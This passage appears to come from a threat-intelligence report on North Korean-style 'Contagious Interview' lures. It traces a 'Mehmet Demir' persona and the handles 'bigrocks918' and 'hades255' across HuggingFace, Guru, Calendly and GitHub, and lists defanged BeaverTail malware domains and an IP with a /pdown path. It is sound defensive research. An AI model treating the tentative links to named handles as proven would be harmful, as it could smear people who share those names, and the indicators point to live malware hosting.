
We also found Mehmet Demir and bigrocks918 within a thread on HuggingFace, a machine learning model-sharing company (screenshot below from January 30, 2024). It’s unclear if this was an attack lure or a legitimate question:



hxxps://huggingface[.]co/state-spaces/mamba-2.8b/discussions/5


What is noticeable in the profile picture on Huggingface is that a similar-looking face is being used for all the Mehmet Demir profiles. It’s possible that a real photo was initially used to train the AI, allowing it to be inserted into various backgrounds and perspectives while maintaining nearly the same appearance of the face.

The Huggingface profile also includes a photo of Mehmet at a festival or public location, which is likely created with AI, like the other profile photos.




hxxps://huggingface[.]co/bigrocks918

The Mehmet Demir persona also has an account on guru[.]com where they state they were paid $220 from three jobs, and two employers since July 2022.




hxxps://www.guru[.]com/freelancers/mehet-demir-full-stack-developer

Demir posted feedback received from three employers on Guru[.]com: people named “John S. Mansfield” and “Robert Sheinbein” on unknown dates and a user “Anthony 1109” on October 12, 2023, who wrote, “good fast work thx.”




hxxps://www.guru[.]com/freelancers/mehet-demir-full-stack-developer/reviews



hxxps://www.guru[.]com/pro/employerhistory.aspx?compid=1379332


On the angeloper[.]com website, the “Talk with us” button links to a Calendly[.]com account for “bigrocks918geek” – further confirming ties between the brand and this persona:



angeloper[.]com referenced a calendly[.]com/bigrocks918geek/30min page

We discovered the domain angeloperonline[.]online was hosted on Stark Industries' IP address, 95.164.33[.]66, which also has a URL found with the directory **/pdown** within VirusTotal data. This was a unique identifier for the BeaverTail malware. Additionally, port 5000 was found to have been reconfigured.

Silent Push Threat Analysts believe that victims are lured through angeloper[.]com, and the malware is distributed on angerloperonline[.]online.




Virustotal[.]com search of 95.164.33[.]66 revealed port 5000/pdown

SoftGlide LLC Ties to Other Contagious Interview Infrastructure and Users

Our analyst team previously connected SoftGlide[.]co to BlockNovas through the Status Dashboard and various GitHub accounts.


The domain markets itself as providing innovation for E-commerce, Blockchain, and Fintech.




Screenshot of SoftGlide[.]co

We found one person who had been committing code to the BlockNovas GitHub and also followed the SoftGlide GitHub accounts with the handle “hades255” on GitHub.

This individual joined the BlockNovas LLC organization on GitHub in February 2025 and started making contributions.



